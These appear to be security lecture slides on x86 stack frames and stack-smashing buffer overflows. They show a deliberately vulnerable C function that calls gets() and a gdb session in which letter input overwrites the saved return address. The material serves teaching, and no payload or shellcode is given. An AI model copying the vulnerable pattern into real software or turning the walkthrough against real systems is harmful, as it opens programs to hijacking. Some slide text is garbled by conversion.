

Function epilogue

```
mov %ebp, %esp  
pop %ebp  
ret
```

<- EBP: base pointer address ESP

<- ESP



The Stack



Function epilogue

```
mov %ebp, %esp
pop %ebp
ret
```

The Stack



Function epilogue

```
mov %ebp, %esp  
pop %ebp  
ret
```

← ESP
↑
← ESP

The Code (the `ret` instruction)

Assembled code

8048484:	55
8048485:	89 e5
8048487:	83 ec 10
804848a:	c7 45 fc 0e 00 00 00
8048491:	8b 45 0c
8048494:	8b 55 08
8048497:	01 c2
8048499:	8b 45 fc
804849c:	0f af c2
804849f:	89 45 fc
80484a2:	8b 45 fc
80484a5:	c9
80484a6:	c3
...	...
...	...
80484ec:	ff 75 ec
80484ef:	ff 75 e8
80484f2:	e8 8d ff ff ff
80484f7:	83 c4 10
80484fa:	89 45 f0

Disassembled code

push	%ebp
mov	%esp, %ebp
sub	\$0x4, %esp
movl	\$0xe, -0x4(%ebp)
mov	0xc(%ebp), %eax
mov	0x8(%ebp), %edx
add	%eax, %edx
mov	-0x4(%ebp), %eax
imul	%edx, %eax
mov	%eax, -0x4(%ebp)
mov	-0x4(%ebp), %eax
leave	
ret	//pop address from the stack
	//jump to that address

pushl	-0x14(%ebp)
pushl	-0x18(%ebp)
call	8048484 <foo>
add	\$0x10, %esp
mov	%eax, -0x10(%ebp)

EIP (Instruction Pointer) ←

WHAT IF WE CHANGE

SINCE THE CPU WILL JUMP WHEREVER THE ADDRESS WRITTEN ON THE STACK, WHAT IF WE

CHANGE
THE ADDRESS
TO ANOTHER
MEMORY
LOCATION?


WE WILL MAKE IT JUMP TO ANOTHER INSTRUCTION

THE SAVED EIP

Stack smashing = BUFFER OVERFLOW EXPLOITATION

First mention in 1972 in report [ESD-TR-7315](#)

Widely popularized in 1994 by aleph1

- ["Smashing the stack for fun and profit"](#) (must read!)
- `foo()` allocates a buffer, e.g., `char buf[8]`
- `buf` is filled **without size checking**
- Can easily happen in C:
 - `strcpy`, `strcat`
 - `fgets`, `gets`
 - `sprintf`
 - `scanf`

WITH THIS FUNCTIONS, BUFFER OVERFLOW CAN ALWAYS HAPPEN.
ALWAYS CHECK INPUTS

```

foo(arg1, arg2,
     ..., argN) {

    var1;
    var2;
    ...
    varN;


}

```

MEMORY ALLOCATION

EBP-0x4
EBP-0x8
EBP - "N*4" in hex

High addresses (0xC0000000)



3RD CONDITION:

- HOW MEMORY IS ALLOCATED AND WRITTEN

```

foo(arg1, arg2,
     ..., argN) {

    var1;
    var2;
    ...
    varN;

}


```

High addresses (0xC0000000)

MEMORY ALLOCATION

↓

EBP - "N*4" in hex
EBP-0x8
EBP-0x4



↑
MEMORY WRITING

```

{
    ...
    gets(var2);
}

```

Low addresses (0xBFFDF000)

REMEMBER: STACK GROW LOWERS TO HIGHER

Buffer Overflow Vulnerabilities

```
int foo(int a, int b)
{
    int c = 14;
    char buf[8];

    gets(buf); → VULNERABILITY

    c = (a + b) * c;
    return c;
}
```

IN GENERAL, TO IDENTIFY VULNERABILITY LOOK
ON WHERE INPUTS ARE USED AND FUNCTIONS
(LOOK LIST PAGE 77) ARE CALLED

Buffer Overflow Vulnerabilities

```
int foo(int a, int b)
{
    int c = 14;
    char buf[8];

    gets(buf);           //security bug -> vulnerability

    c = (a + b) * c;

    return c;
}
```

Buffer Overflow Vulnerabilities

```
int foo(int a, int b)
{
    int c = 14;
    char buf[8];

    gets(buf);           //security bug -> vulnerability

    c = (a + b) * c;

    return c;
}
```

```
$ ./executable-vuln
ABCDEFGHIJKLMNPQRSTUVWXYZ
```

Segmentation fault → IT HAPPENS WHEN A PROGRAM TRIES TO ACCESS AN UNAUTHORIZED MEMORY ADDRESS

SINCE WE HAVE FOUND A SEGMENTATION FAULT (UNEXPECTED ACTION), PROGRAM CRASHES

```


foo(arg1, arg2,
     ..., argN) {

    var1;
    buf[8];
    ...
    varN;

}

```

High addresses (0xC0000000)



EBP + "(N+1)*4" in hex

EBP+0x12

EBP+0x8

EBP+0x4

EBP

```

{
    ...
    gets(buf);
}

```


NOTICE: 4 BYTES FOR EACH CELL

Low addresses (0xBFFDF000)

What Happened?

```
$ ./executable-vuln  
ABCD
```


A B C D



What Happened?

```
$ ./executable-vuln  
ABCDEFGH
```


E F G H
A B C D



What Happened?

```
$ ./executable-vuln  
ABCDEFGHIJKLMN
```


I L M N
E F G H
A B C D



What Happened?

```
$ ./executable-vuln  
ABCDEFGHIJKLMNOPQR
```

O P Q R
I L M N
E F G H
A B C D



What Happened?

```
$ ./executable-vuln
```

```
ABCDEFGHIJKLMNPQRSTUVWXYZ
```

```
(gdb) x/wx $ebp+4
```

```
0xbffff648: 0x56555453
```

```
(gdb) x/s $ebp+4 #decode as ascii
```


```
0xbffff648: "STUV"
```

TRYED TO OVERRIDE
SAVED EIP ADDRESS,
WANTING TO JUMP
IN A DIFFERENT ADDRESS

S	T	U	V
O	P	Q	R
I	L	M	N
E	F	G	H
A	B	C	D

jmp 0x56555453


jump to invalid address (for the current process) ~> crash



What Happened?

BUT OVERWRITING EIP IS NOT THE ONLY GOAL FOR AN ATTACKER.
THE ATTACK CAN STOP EVEN BEFORE,
LIKE WHEN OVERWRITING SAVED EBP.
THIS ATTACK IS KNOWN AS FRAME
FLIPPING ATTACK


O P Q R
I L M N
E F G H
A B C D



What Happened?

THE ATTACK CAN EVEN DEUCE
TO OVERWRITE A VARIABLE'S VALUE,
FOR EXAMPLE FOR DECEIVING
A LOOP, A STATEMENT ETC.

I L M N
E F G H
A B C D



LET'S TURN BACK TO EIP OVERWRITING

Where do we jump to, instead?

Problem: We need to jump to a **valid memory location** that contains, or can be filled with, **valid executable machine code.**

i.e. *Take control of the program*

